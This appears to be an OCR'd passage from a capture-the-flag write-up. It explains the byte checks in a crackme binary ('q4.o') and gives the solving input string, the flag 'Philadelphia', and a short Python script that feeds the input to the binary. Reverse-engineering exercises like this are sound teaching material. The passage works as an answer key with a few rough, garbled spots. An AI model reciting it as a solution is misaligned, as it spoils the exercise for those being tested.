
Check 5: Progresses to s[7], comparing it to 'c' (99). Following a successful comparison, it continues.

Check 6: At s[8], it checks against 'k' (107), and if correct, proceeds.

Check 7: For s[9], the byte is compared to 'e' (101). Upon matching, it advances.

Check 8: Finally, it examines s[10], checking if it is 'r' (114).

Each check uses the cmp instruction to compare the specific character in the string to the expected ASCII value. If all characters from s[6] to s[10] correctly match the letters 'acker', the sequence of jumps leads the program through designated labels (like loc_12DB, loc_12EF, etc.), verifying each character in turn.




In this segment, the code assesses whether the 11th byte in the string equals the sum of the 12th and 13th bytes. It utilizes the add operation, contrasting with previous checks that employed the imul for multiplication. Specifically, the process is as follows:

Load and Set Byte 11: The 11th byte of the string is loaded into the edx register after moving the pointer to s[11].


Load Byte 12: The 12th byte is loaded into the ecx register.

Load and Add Byte 13: The 13th byte is loaded into eax and then added to the value in ecx.

Comparison: The sum of bytes 12 and 13 (eax) is compared to byte 11 (edx). If they match, it confirms the arithmetic relationship and progresses to loc_135C.



All return 1 fail but not the last one returns with 0



Creating String:

String Used: To solve the challenge, I crafted a specific byte string that passed all the necessary checks implemented in the q4.o program. The string was constructed as follows:

\x06\x02\x03\x33\x34hacker\x43\x21\x22\x21\x43rekcah\x34\x33\x03\x02\x06

This byte sequence includes specific values and characters arranged to satisfy the conditions checked by the binary, such as arithmetic checks and palindrome structure.

Explanation of the String:

15. **Initial Bytes**: Start with an arithmetic relationship where the first byte is the product of the second and third bytes.
16. **Padding Bytes**: 0x33 and 0x34 correspond to ASCII characters '3' and '4'.
17. **Keyword 'hacker'**: Essential for a string check within the binary.
18. **Arithmetic Relationship**: Ensures that one of the bytes equals the sum of two others.
19. **Palindrome Requirement**: The string reads the same forward and backward, fulfilling a likely palindrome check.

Challenge Flag: Upon successfully executing the q4.o binary with this string, the output confirmed that the correct conditions were met:

The flag is Philadelphia

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 code.py
The flag is Philadelphia
```

Technical Implementation: The Python script used to generate the input and execute the binary was:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat code.py
import subprocess

# Define the byte string exactly as required
byte_string = b'\x06\x02\x03\x33\x34hacker\x43\x21\x22\x21\x43rekcah\x34\x33\x03\x02\x06'

# Write the byte string to a file
with open('q6answer.txt', 'wb') as file:
    file.write(byte_string)

# Execute the binary, assuming it reads from 'q6answer.txt'
result = subprocess.run(['./q4.o'], capture_output=True, text=True)

# Print the output from running the binary
print(result.stdout)
```

This script writes the necessary bytes to a file and then executes the binary, capturing and displaying the output which included the challenge flag.